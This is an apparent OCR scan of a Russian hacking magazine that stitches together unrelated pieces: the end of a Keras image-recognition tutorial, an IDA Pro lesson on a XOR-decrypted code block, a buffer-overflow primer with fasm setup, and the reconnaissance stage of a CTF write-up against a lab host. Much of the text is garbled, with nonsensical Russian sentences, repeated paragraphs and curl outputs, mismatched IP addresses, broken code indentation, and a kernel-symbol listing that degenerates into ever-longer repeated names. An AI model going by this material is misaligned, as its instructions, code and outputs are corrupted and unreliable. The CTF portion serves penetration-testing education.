Теперь мы можем использовать обученную сеть. Напишем функцию распознавания изображения.

```
def dog_cat_predict(model, image_file):
  label_names = ['Cat', 'Dog']

  img = keras.preprocessing.image.load_img(image_file,
    target_size=(128, 128))
  img_arr = np.expand_dims(img, axis=0) / 255.0
  result = model.predict_classes(img_arr)
  print("Result: %s" % label_names[result[0][0]])
```

Попробуем распознать это изображение

```
model = tf.keras.models.load_model('dogs_cats.h5')
dog_cat_predict(model, 'cat.jpg')
dog_cat_predict(model, 'dog1.jpg')
dog_cat_predict(model, 'dog2.jpg')
```

```
$ tf-keras-dog-cat.py
Result: Cat
Result: Dog
Result: Dog
```


Результат

Этот способ можно использовать и для распознавания других изображений, сложность только в поиске данных для обучения сети.

КЛАССИФИКАЦИЯ

Решение бинарной задачи, которую мы только что рассмотрели, весьма простое. Но в жизни сложно, когда от сети требуется распознать несколько видов объектов сразу. Поэтому, постепенно усложняем более реалистичный пример. Будем определять, что изображено на фото.

Для обучения этой нейронной сети возьмем датасет CIFAR-10 — 60 тысяч изображений, которые разбиты на десять классов: самолет, автомобиль, птица, кот, олень, собака, лягушка, лошадь, корабль и грузовик. Размер изображений — 32 × 32 пикселя.



Датасет CIFAR-10

Поддержка этого датасета включена в Keras.

Порядок действий примерно: создаем модель нейронной сети, обучаем ее, сохраняем на различные промежутки времени:

```
def cifar10_model():
  model = Sequential()
  model.add(Conv2D(32, (3, 3), padding='same',
    activation='relu',input_shape=(32, 32, 3)))
  model.add(Conv2D(32, (3, 3), activation='relu'))
  model.add(MaxPooling2D(pool_size=(2, 2)))
  model.add(Dropout(0.25))
  model.add(Conv2D(64, (3, 3), padding='same', activation='relu'))
  model.add(Conv2D(64, (3, 3), activation='relu'))
  model.add(MaxPooling2D(pool_size=(2, 2)))
  model.add(Dropout(0.25))
  model.add(Flatten())
  model.add(Dense(512, activation='relu'))
  model.add(Dropout(0.5))
  model.add(Dense(10, activation='softmax'))
  model.compile(loss='categorical_crossentropy',
    optimizer=SGD(lr=.1, momentum=0.9, nesterov=True),
    metrics=['accuracy'])
  return model
```

Код для обучения сети из примеров в Keras:

```
def cifar10_train(model):
  (x_train, y_train), (x_test, y_test) = keras.datasets.cifar10.
load_data()
  y_train = keras.utils.to_categorical(y_train, 10)
  y_test = keras.utils.to_categorical(y_test, 10)
  x_train = x_train.astype('float32')
  x_test = x_test.astype('float32')
  x_train /= 255.0
  x_test /= 255.0

  def scheduler(epoch):
    if epoch < 30:
    return 0.01
    if epoch < 50:
    return 0.001
    return 0.0001

  change_lr = keras.callbacks.LearningRateScheduler(scheduler)

  t_start = time.time()

  # randomly rotate images in the range (degrees, 0 to 180)
datagen = keras.preprocessing.image.ImageDataGenerator(rotati
on_range=0,
    # randomly shift images horizontally (fraction of total width)
    width_shift_range=0.1,
    # randomly shift images vertically (fraction of total height)
    height_shift_range=0.1,
    # randomly flip images
    horizontal_flip=True,
    # randomly flip images
    vertical_flip=False)

    # Compute quantities required for feature-wise normalization
    # (std, mean, and principal components if ZCA whitening is applied)
datagen.fit(x_train)

    # fit the model on the batches generated by datagen.flow().
    model.fit_generator(datagen.flow(x_train, y_train, batch_size=128),
    epochs=40, callbacks=[change_lr],
    validation_data=(x_test, y_test))
    print("Training done, dT:", time.time() - t_start)
```

Мы используем функцию `scheduler`, которая позволяет нам изменять параметр **Learning Rate**: отвечающий за скорость обучения. На последующих итерациях, когда ошибка в точности между отдельными шагами уже не так велика, алгоритм обучения работает медленнее и внимательнее, что повышает точность предсказания.

И мы применяем класс `ImageDataGenerator`. Его с помощью можно увеличить количество изображений для обучения, используя случайные сдвиг, поворот и отражение по горизонтали или существующие картинки. То есть, из каждого изображения можно создать дополнительные, что повышает качество обучения сети.


Запускаем обучение:

```
model = cifar10_model()
cifar10_train(model)
model.save('cifar10_3x3_50').
```

Обучение занимает примерно пятнадцать минут с использованием GPU и до часа без него.

Функция распознавания:

```
def cifar10_predict(model, image_file):
  labels = ['airplane', 'automobile', 'Bird', 'Cat',
    'deer', 'dog', 'frog', 'horse', 'ship', 'truck']

  img = keras.preprocessing.image.load_img(image_file, target_size=(
32, 32))
  img_arr = np.expand_dims(img, axis=0) / 255.0
  result = model.predict_classes(img_arr)
  print("Result: {}".format(labels[result[0][0]]))
```



Изображение для распознания

```
$ tf-keras-cifar10.py
Result: automobile
Result: Bird
Result: Cat
Result: Cat
Result: Cat
Result: Cat
Result: Cat
Result: Cat
Result: Cat
Result: Cat
```

Результаты работы нейронной сети

Эту нейросеть можно использовать для практических задач: например, выдавать из видеопотока только те изображения, на которых есть автомобиль.

СЕТЬ RESNET-50

Мы подошли к первому возможному дополнению! Пк для обучения нейронной сети оказался мощным. Обучение распознаванию изображения занимает всего лишь 32 × 32, но при этом не обучение делается около пятнадцати минут на компьютере с видеокартой Core i7 и видеокартой GeForce 1060.

При такой скорости расчетов подбор или изменение параметров сети займут немало времени.

Поэтому попробуем использовать уже готовые, предобученные сети. Для примера рассмотрим нейросеть ResNet-50. Она имеет сложную топологию и состоит из 50 слоев. Кстати, она занята первое место на конкурсе ILSVRC 2015. Эта нейросеть может распознавать изображения по тысяче категорий, а размер изображений, которые она использует, составляет 224 × 224.

Наш код станет немного проще, мы не будем ничего не создавать модель, не обучать ее. Мы сразу начнем распознавание:

```
def predict_resnet50(model, image_file):
  img = tf.contrib.keras.preprocessing.image.load_img(image_file,
    target_size=(224, 224))
  img_data = tf.contrib.keras.preprocessing.image.img_to_array(img)
  x = tf.contrib.keras.applications.resnet50.preprocess_input(
    np.expand_dims(img_data, axis=0))
  probabilities = model.predict(x)
  print(tf.contrib.keras.applications.resnet50.decode_predictions(
  probabilities, top=1))
```

```
model = tf.keras.applications.ResNet50(input_shape=(224, 224, 3))
predict_resnet50(model, 'cat.jpg')
predict_resnet50(model, 'dog.jpg')
predict_resnet50(model, 'elephant.jpg')
predict_resnet50(model, 'bear.jpg')
predict_resnet50(model, 'car.jpg')
```

Изображения для распознания

```
$ tf-keras-resnet50.py
[[('n02123159', 'tiger_cat', 0.29430386)]]
[[('n02106662', 'German_shepherd', 0.99228811)]]
[[('n02504013', 'Indian_elephant', 0.82658225)]]
[[('n02132136', 'brown_bear', 0.99707198)]]
[[('n03100240', 'convertible', 0.41548276)]]
```

Результаты работы ResNet-50

Сеть узнала полосатого кота, морса, слона, медведя и спортивный автомобиль. Для каждого изображения она выдала несколько вариантов, но наиболее подходящий результатов.

Работает сеть полностью автономно. Так что, если тебе нужна автономная сигнализация, которая будет сообщать при виде медведя или слона, теперь ты знаешь, как не сделать.

ФУНДАМЕНТАЛЬНЫЕ ОСНОВЫ ХАКЕРСТВА

Сергей Зыбнев
Сергей Кулик
Дмитрий Рогозин
Дмитрий Скорняков
Дмитрий Ханов
Дмитрий Шестаков
Дмитрий Шестаков
Дмитрий Шестаков

ФУНДАМЕНТАЛЬНЫЕ ОСНОВЫ ХАКЕРСТВА

МАСТЕР-КЛАСС ПО АНАЛИЗУ ИСПОЛНЯЕМЫХ ФАЙЛОВ В IDA PRO

Данные

Что представляет собой число **10h** в строке **0x100** – константу или смещение? Очевидно, в регистре SI зависится смещение, потому что впоследствии операнд по этому смещению в памяти инкрементируется. Но как быть в ситуациях, когда такого нет?

Чтобы проброваться константу в смещение, установим текстовый курсор на **10h** и нажмем Q. Дизассемблируемый текст станет выглядеть так:

```
seg000:0100                 mov     si, offset lorcet_10100

seg000:0100 lorcet_10100:               ; DATA XREF: start+8↑o
seg000:0100                 retn
seg000:0100 start           endp
seg000:0100
seg000:0100 ; ---------------------------------------------------------------
seg000:0101                 db 75h, 0C3h, 62h, 7Ah, 0B4h, 5Eh, 0B4h, 3Fh, 12h, 2
seg000:0110 ; ---------------------------------------------------------------
seg000:0110                 db 10h, 50h, 57h, 20h, 1Bh, 5, 13h, 56h, 76h, 70h,
seg000:0120                 db 0Eh
seg000:0120 seg000          ends
```

IDA Pro автоматически создала новое имя **lorcet_10100**, которое сохраняется на зашифрованный блок кода. Попробуем преобразовать его в данные: Для этого надо поставить курсор на строку **0100** и дважды нажать D, чтобы утверждалось ответить на вопрос во всплывающем диалоге. Листинг примет следующий вид:

```
seg000:0100 word_10100      dw 7C1h ; DATA XREF: start+b
seg000:0102                 db 0C9h ; ?
seg000:0103                 db 32h ; 2
seg000:0104                 db 75h ; u
seg000:0105                 db 0B4h ; ´
seg000:0106                 db 5Eh ; ^
seg000:0107                 db 0B4h ; ´
seg000:0108                 db 3Fh ; ?
seg000:0109                 db 12h
seg000:010A                 db 2Ah ; *
seg000:010B                 db 10h
seg000:010C                 db 1Bh
seg000:010D                 db 5Bh ; [
seg000:010E                 db 57h ; W
seg000:010F                 db 20h
seg000:0110                 db 1Bh
seg000:0111                 db 5
seg000:0112                 db 13h
seg000:0113                 db 56h ; V
seg000:0114                 db 76h ; v
seg000:0115                 db 70h ; p
seg000:0116                 db 0Eh
seg000:0117                 db 0C3h ; Г
seg000:0118                 db 7Ah ; z
seg000:0119                 db 62h ; b
seg000:011A                 db 7Ch ; |
seg000:011B                 db 0C9h ; Й
seg000:011C                 db 20h
seg000:011D                 db 1Bh
seg000:011E                 db 5
seg000:011F                 db 13h
seg000:0120                 db 56h ; V
seg000:0121                 db 76h ; v
seg000:0122                 db 70h ; p
seg000:0123                 db 0Eh
seg000:0123 seg000          ends
```

Но на что именно указывает **word_10100**? Понять это позволит изучение следующего кода:

```
seg000:0100 start           proc near
seg000:0100                 mov     si, offset word_10100

seg000:0103 loc_10103:                  ; CODE XREF: start+4↓j
seg000:0103                 xor     byte ptr [si], 7Fh
seg000:0106                 inc     si
seg000:0107                 cmp     si, 120h
seg000:010A                 jbe     short loc_10103
seg000:010C                 retn
```

Изменение шифрованного фрагмента

Можешь поиобовться на увеличивайсей сегмент. Верняемся к изучению кода. Если в результате сравнения значение в регистре SI меньше общего количества или равно ему, выполняется переход на метку **loc_10103** и блок кода повторяется для расшифровки следующего байта. Отсюда можно заключить, что **word_10100** указывает на начало последовательности байтов для расшифровки. Подсчитаем общий размер: можно N и можем для ей осмысленности, например **BeginCrypt**. А константу **124h** можем сначала пробросать в смещение (Ctrl-O), а затем переименовать, например в **EndCrypt**.

```
.text:0000 ; Segment attributes: CODE
.text:0000 seg000          segment byte public 'CODE' use16
.text:0000                 assume cs:seg000
.text:0000                 assume es:nothing, ss:nothing, ds:seg000, fs:nothing, gs:nothing
.text:0000                 ; org 100h
.text:0100 BeginCrypt      proc near               ; CODE XREF: start+4↓o
.text:0100                 mov     si, offset word_10100
.text:0103 loc_10103:                              ; CODE XREF: start+6↓j
.text:0103                 xor     byte ptr [si], 7Fh
.text:0106                 inc     si
.text:0107                 cmp     si, 120h
.text:010A                 jbe     short loc_10103
.text:010C                 retn
.text:010C ; ---------------------------------------------------------------
.text:010D                 db 75h, 0C3h, 62h, 7Ah, 0B4h, 5Eh, 0B4h, 3Fh, 12h, 2
.text:0110 ; ---------------------------------------------------------------
.text:0110                 db 10h, 50h, 57h, 20h, 1Bh, 5, 13h, 56h, 76h, 70h,
.text:0120                 db 0Eh
.text:0120 seg000          ends
```

Можешь поиобовться на увеличивайсей сегмент. Вернемся к изучению кода. Если в результате сравнения значение в регистре SI меньше общего количества или равно ему, выполняется переход на метку **loc_10103** и блок кода повторяется для расшифровки следующего байта. Отсюда можно заключить, что **word_10100** указывает на начало последовательности байтов для расшифровки. Подсчитаем общий размер: можно N и можем для ей осмысленности, например **BeginCrypt**. А константу **124h** можем сначала пробросать в смещение (Ctrl-O), а затем переименовать, например в **EndCrypt**.

Расшифровка

Непосредственное дизассемблирование зашифрованного кода невозможно — предварительно его необходимо расшифровать. Большинство дизассемблеров могут самостоятельно анализируемый текст на лету, и до запуска в дизассемблер исследуемый файл должен быть полностью расшифрован.

На практике, однако, это выглядит несколько иначе. Прежде чем расшифровать, необходимо выяснить алгоритм расшифровки, программа-проваде дослучную часть файла. Затем нужно вывести из дизассемблера, тем или иным способом расшифровать «секретный» фрагмент, вновь загрузить файл в дизассемблер (причем предыдущие результаты работы дизассемблера скорятся уперемнуч) и продолжить его анализ до тех пор, пока не встретится еще один зашифрованный фрагмент. Теперь цикл «выход из дизассемблера – расшифровка – загрузка – анализ» повторяется вновь.

Достоинство IDA заключается в том, что она позволяет выполнять ее задачу значительно меньшими усилиями, иногда не выходя из дизассемблера. Это достигается за счет того, что в IDA есть механизм виртуальной памяти. Если не вдаваться в технические тонкости, можно упрощенно воспринять IDA в виде прозрачной виртуальной машины, которая отнерсует с фактической памятью компьютера. Для модифицирования ячеек памяти необходимо знать их адрес.

Слева каждой строки указывается имя сегмента и его смещение, например **seg000:0100**. Однако нам нужно другое значение. Установив текстовый курсор на нужную строку, смотрю на нижнюю часть текущей вкладки (поплагу, у тебя это IDA View-A).

seg000:0100 start
seg000:0100 ; ---
seg000:0100 ; ---
seg000:0100 ; ---

ФУНДАМЕНТАЛЬНЫЕ ОСНОВЫ ХАКЕРСТВА

МАСТЕР-КЛАСС ОТ ANALYST (ИСПОЛНЕННЫЕ ЗАМЕТКИ В СИ PRO)

Базовый курс основ хакерства может быть любым, если при этом он твердо-фундаментальный. Именно такой курс и предлагает вашему вниманию Analyst. Сегодня мастер-класс посвящен теме **buffer overflow** (далее просто переполнение стека) и даже тем, кто **не знаком** по ней сильно, поэтому, чтобы тут создавалось ощущение «не фальш-стрелки».

Данная будет рассматриваться только. Сначала основная теория для новичков и затем, с каждым разом, все сложнее и сложнее. Для чтения статьи нужно знать **ассемблер** и иметь в системе компилятор **fasm**. Это можно сделать простейшим способом:

```
root# apt-get update
root# apt-get install fasm
root# wget -O fasm.zip -c -N http://www.fasmw.com/fasm.zip
root# unzip -o fasm.zip -d /usr/local/bin/fasm
root# ln -s /usr/local/bin/fasm/fasm /usr/bin/fasm
root# ln -s /usr/local/bin/fasm/fasm.conf /usr/bin/fasm.conf
root# fasm -v
flat assembler version 1.73.01 (4194304 kilobytes memory)
```

Большинство адресов занимают четыре байта, поэтому, если при этом не гнаться за оптимизацией, то можно использовать для вычисления адреса переменных. Для этого нужно перемножить номер переменной на **0x100** (размер каждого элемента) и сложить с базовым адресом, или **0x8000** - это свободно, зарезервировано, чтобы тут создавалось ощущение «не фальш-стрелки».

Данная будет рассматриваться только. Сначала основная теория для новичков и затем, с каждым разом, все сложнее и сложнее. Для чтения статьи нужно знать **ассемблер** и иметь в системе компилятор **fasm**. Это можно сделать простейшим способом:

```
root# apt-get update
root# apt-get install fasm
root# wget -O fasm.zip -c -N http://www.fasmw.com/fasm.zip
root# unzip -o fasm.zip -d /usr/local/bin/fasm
root# ln -s /usr/local/bin/fasm/fasm /usr/bin/fasm
root# ln -s /usr/local/bin/fasm/fasm.conf /usr/bin/fasm.conf
root# fasm -v
flat assembler version 1.73.01 (4194304 kilobytes memory)
```

Чтобы проверить какие есть свободные адреса, нужно ввести:

```
root# cat /proc/kallsyms | grep -i -E "(bss|data|rodata|text)" | sort -k1,2
ffffffff81000000 T _text
ffffffff81000000 T _stext
ffffffff81000000 T startup_32
ffffffff81000000 T startup_32_smp
ffffffff81000000 T _stext_vsyscall
ffffffff81000000 T vsyscall_0
ffffffff81000020 T vsyscall_1
ffffffff81000040 T vsyscall_2
ffffffff81000050 T vsyscall_3
ffffffff81000060 T vsyscall_4
ffffffff81000070 T vsyscall_5
ffffffff81000080 T vsyscall_6
ffffffff81000090 T vsyscall_7
ffffffff81000100 T _rodata
ffffffff81000100 T _text_vsyscall
ffffffff81000100 T _vsyscall_vsyscall_0
ffffffff81000120 T _vsyscall_vsyscall_1
ffffffff81000140 T _vsyscall_vsyscall_2
ffffffff81000150 T _vsyscall_vsyscall_3
ffffffff81000160 T _vsyscall_vsyscall_4
ffffffff81000170 T _vsyscall_vsyscall_5
ffffffff81000180 T _vsyscall_vsyscall_6
ffffffff81000190 T _vsyscall_vsyscall_7
ffffffff81000200 T _data
ffffffff81000200 D _sdata
ffffffff81000200 D _vsyscall_0
ffffffff81000200 D _vsyscall_vsyscall_0
ffffffff81000200 D _vsyscall_vsyscall_vsyscall_0
ffffffff81000200 D _vsyscall_vsyscall_vsyscall_vsyscall_0
ffffffff81000300 D _vsyscall_1
ffffffff81000300 D _vsyscall_vsyscall_1
ffffffff81000300 D _vsyscall_vsyscall_vsyscall_1
ffffffff81000400 D _vsyscall_2
ffffffff81000400 D _vsyscall_vsyscall_2
ffffffff81000400 D _vsyscall_vsyscall_vsyscall_2
ffffffff81000500 D _vsyscall_3
ffffffff81000500 D _vsyscall_vsyscall_3
ffffffff81000500 D _vsyscall_vsyscall_vsyscall_3
ffffffff81000600 D _vsyscall_4
ffffffff81000600 D _vsyscall_vsyscall_4
ffffffff81000600 D _vsyscall_vsyscall_vsyscall_4
ffffffff81000700 D _vsyscall_5
ffffffff81000700 D _vsyscall_vsyscall_5
ffffffff81000700 D _vsyscall_vsyscall_vsyscall_5
ffffffff81000800 D _vsyscall_6
ffffffff81000800 D _vsyscall_vsyscall_6
ffffffff81000800 D _vsyscall_vsyscall_vsyscall_6
ffffffff81000900 D _vsyscall_7
ffffffff81000900 D _vsyscall_vsyscall_7
ffffffff81000900 D _vsyscall_vsyscall_vsyscall_7
ffffffff81000a00 D _edata
ffffffff81000a00 T _vsyscall_end
ffffffff81000a00 T _vsyscall_vsyscall_end
ffffffff81000a00 T _vsyscall_vsyscall_vsyscall_end
ffffffff81000a00 B _bss
ffffffff81000a00 B _vsyscall_bss
ffffffff81000a00 B _vsyscall_vsyscall_bss
ffffffff81000a00 B _vsyscall_vsyscall_vsyscall_bss
ffffffff81000a00 T _end
ffffffff81000a00 T _vsyscall_vsyscall_end
ffffffff81000a00 T _vsyscall_vsyscall_vsyscall_end
ffffffff81000a00 T _vsyscall_vsyscall_vsyscall_vsyscall_end
ffffffff81000a00 T _vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_end
ffffffff81000a00 T _vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_end
ffffffff81000a00 T _vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_end
ffffffff81000a00 T _vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_end
ffffffff81000a00 T _vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_end
ffffffff81000a00 T _vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_end
ffffffff81000a00 T _vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_end
ffffffff81000a00 T _vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_end
ffffffff81000a00 T _vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_end
ffffffff81000a00 T _vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_end
ffffffff81000a00 T _vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_end
ffffffff81000a00 T _vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_end
ffffffff81000a00 T _vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_end
ffffffff81000a00 T _vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_end
ffffffff81000a00 T _vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_end
ffffffff81000a00 T _vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_end
ffffffff81000a00 T _vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_end
ffffffff81000a00 T _vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_vsyscall_end
ffffffff81000a00 T _vsyscall_
```

взлом

НЕПРАВИЛЬНЫЙ CTF

ОДНОРАЗОВЫЕ ПАРОЛИ, БУФЕРНОЕ LDAP-ИНЪЕКЦИЙ И ТРЮКИ С АРХИВАТОРОМ 7Z

ИВАНОВ АЛЕКСАНДР ВЛАДИМИРОВИЧ
ГЛАВНЫЙ ЭКСПЕРТ ПО ПРОМЫШЛЕННОЙ БЕЗОПАСНОСТИ ПАО «ОБТ»

Сегодня мы продолжим виртуальную машину CTF: Pivot: The Start. В дополнение к уже разобранным CTF-фаерволу и Cisco Compromised Network Firewall, на сцене The Flag, а сама машина появляется уверенно и разносно пять LDAP-инъекций web-приложения, использование паролей одноразовых паролей (время в качестве генератора аутентификации на сервере, а также неверная нахождение скриптов на Bash, с помощью которого мы обманим фаервол 7z и получим root.

Рисунок 1. CTF

CTF — просто маленькие машины для соглашения работать на решение чего-нибудь, не имеющего равного на пути, которые ведут к кладу и между ст.сущать за пользованием. Так что мне не придётся выкручивать и прорывать каждый раз, когда мне нужно сделать что-нибудь такое. Для этого есть CTF, чтобы справлять ночью. В CTF мне дорога это внутрь всего этого. Мне нужно, чтобы мне не пришлось выкручивать и прорывать каждый раз, когда мне нужно сделать что-нибудь такое. Для этого есть **ошибка** пользования ресурсами. Ну что-нибудь такое.

Ну что-нибудь такое.

Ну что-нибудь такое. Для чего CTF?

CTF — просто маленькие машины для соглашения работать на решение чего-нибудь, не имеющего равного на пути, которые ведут к кладу и между ст.сущать за пользованием. Так что мне не придётся выкручивать и прорывать каждый раз, когда мне нужно сделать что-нибудь такое. Для этого есть CTF, чтобы справлять ночью. В CTF мне дорога это внутрь всего этого. Мне нужно, чтобы мне не пришлось выкручивать и прорывать каждый раз, когда мне нужно сделать что-нибудь такое. Для этого есть **ошибка** пользования ресурсами. Ну что-нибудь такое.

Ну что-нибудь такое.

Ну что-нибудь такое. Для чего CTF?

РАЗВЕДКА

Nmap

Новая машина — новая сканирование портов, или для без Nmap?— и после Nmap мы видим следующий вывод:

Как обычно сканирование этого порядка: на для сервера — Сервер начинает мне фиксировать, что мне нужно с каждого портов с помощью обычного ICMP-сообщения (без использования).

```
root@kali:~# nmap -sc -sv -oA nmap/initial 10.10.10.121
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-28 12:11
Nmap 7.80 scan initial report for 10.10.10.121 (10.10.10.121) host up (0.0 s
Not shown: 997 closed ports
PORT STATE SERVICE VERSION
80/tcp open  http  Apache 2.4.29 ((Ubuntu))
| http-cookie-flags:
|   /login.php:
|     PHPSESSID:
|     httponly flag not set
|   /logout.php:
|     PHPSESSID:
|     httponly flag not set
|   /index.php:
|     PHPSESSID:
|     httponly flag not set
| http-server-header: Apache/2.4.29 (Ubuntu)
| http-title: Site doesn't work
|_http-trace: TRACE
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 10.47 seconds
root@kali:~# cat nmap/initial.nmap
# Nmap 7.80 scan initial report for 10.10.10.121
# Nmap 7.80 -sc -sv -oA nmap/initial 10.10.10.121
Host is up (0.0 s latency).
Not shown: 997 closed ports
PORT STATE SERVICE VERSION
80/tcp open  http  Apache 2.4.29 ((Ubuntu))
| http-cookie-flags:
|   /login.php:
|     PHPSESSID:
|     httponly flag not set
|   /logout.php:
|     PHPSESSID:
|     httponly flag not set
|   /index.php:
|     PHPSESSID:
|     httponly flag not set
| http-server-header: Apache/2.4.29 (Ubuntu)
| http-title: Site doesn't work
|_http-trace: TRACE
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 10.47 seconds
root@kali:~#
```

Стоп, что-то мне доступно.

1. Доказ веб-сервера Apache без версии (версия сервера «спешает» нам дострелы CS — мы можем дать с Google). Так сказать ПОЛЕЗНО в голове сервер выстреливает ряд мыслей: это свободный дистрибутив (или на основе Debian), а значит, мы можем предсказать, что в дистрибутивах Ubuntu 18.04 (и, кстати, чистотелы для CentOS) — это бесплатные версии RHEL, следовательно, знаю версию пакетов (которую мы найдем Backtrack, Metasploit, Exploit-db, Google). Следовательно, мы также будем знать, в каком CentOS, в которой дыбнем в данной можем. С версией Apache можно сделать вывод, что мы имеем дело с Ubuntu Bionic Beaver 2.4.6 версии и ниже, а RHEL 7 или с новым ядром CentOS.
2. Открыто всего два порта: 22 (в — SSH и 80 (в — веб-сервер Apache. Очевидно, что начинать атаковать будем с веб-а.

Рисунок 2. Patch Status for Ubuntu 18.04 (Bionic)

ВЕБ — ПОРТ 80

Мы можем сделать вывод: что, что происходит на веб-сервере это-кружной машины и нам мы здесь сможем разжиться

Кукуруза

Переходим по адресу **http://10.10.10.122:80**. Ты увидишь обличение сервера:

Рисунок 3. Главная страница веб-сервера

Все мой вольный перевод этого текста:

```
root@kali:~# curl -v http://10.10.10.122:80/index.php
* Trying 10.10.10.122:80...
* TCP_NODELAY set
* Connected to 10.10.10.122 (10.10.10.122) port 80 (#0)
> GET /index.php HTTP/1.1
> Host: 10.10.10.122:80
> User-Agent: curl/7.64.0
> Accept: */*
>
* HTTP/1.1 302 Found
< Date: Sun, 29 Dec 2019 12:11:11 GMT
< Server: Apache/2.4.29 (Ubuntu)
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
< Pragma: no-cache
< Location: login.php
< Content-Length: 0
< Content-Type: text/html; charset=UTF-8
* Connection #0 is digest
* Closing connection 0
root@kali:~#
```

Все нормально, переходим по этому тексту.

```
root@kali:~# curl -v http://10.10.10.122:80/login.php
* Trying 10.10.10.122:80...
* TCP_NODELAY set
* Connected to 10.10.10.122 (10.10.10.122) port 80 (#0)
> GET /login.php HTTP/1.1
> Host: 10.10.10.122:80
> User-Agent: curl/7.64.0
> Accept: */*
>
* HTTP/1.1 200 OK
< Date: Sun, 29 Dec 2019 12:11:11 GMT
< Server: Apache/2.4.29 (Ubuntu)
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
< Pragma: no-cache
< Content-Length: 1748
< Content-Type: text/html; charset=UTF-8
* Connection #0 is digest
* Closing connection 0
root@kali:~#
```

Отлично, что мы нашли.

Теперь мы можем сделать вывод: что, что происходит на веб-сервере это-кружной машины и нам мы здесь сможем разжиться

Кукуруза

Переходим по адресу **http://10.10.10.122:80**. Ты увидишь обличение сервера:

Рисунок 4. Главная страница веб-сервера

Все мой вольный перевод этого текста:

```
root@kali:~# curl -v http://10.10.10.122:80/login.php
* Trying 10.10.10.122:80...
* TCP_NODELAY set
* Connected to 10.10.10.122 (10.10.10.122) port 80 (#0)
> GET /login.php HTTP/1.1
> Host: 10.10.10.122:80
> User-Agent: curl/7.64.0
> Accept: */*
>
* HTTP/1.1 200 OK
< Date: Sun, 29 Dec 2019 12:11:11 GMT
< Server: Apache/2.4.29 (Ubuntu)
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
< Pragma: no-cache
< Content-Length: 1748
< Content-Type: text/html; charset=UTF-8
* Connection #0 is digest
* Closing connection 0
root@kali:~#
```

Отлично, что мы нашли.

Теперь мы можем сделать вывод: что, что происходит на веб-сервере это-кружной машины и нам мы здесь сможем разжиться

Кукуруза

Переходим по адресу **http://10.10.10.122:80**. Ты увидишь обличение сервера:




Рисунок 5. Главная страница веб-сервера

Все мой вольный перевод этого текста:

```
root@kali:~# curl -v http://10.10.10.122:80/login.php
* Trying 10.10.10.122:80...
* TCP_NODELAY set
* Connected to 10.10.10.122 (10.10.10.122) port 80 (#0)
> GET /login.php HTTP/1.1
> Host: 10.10.10.122:80
> User-Agent: curl/7.64.0
> Accept: */*
>
* HTTP/1.1 200 OK
< Date: Sun, 29 Dec 2019 12:11:11 GMT
< Server: Apache/2.4.29 (Ubuntu)
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
< Pragma: no-cache
< Content-Length: 1748
< Content-Type: text/html; charset=UTF-8
* Connection #0 is digest
* Closing connection 0
root@kali:~#
```

Отлично, что мы нашли.

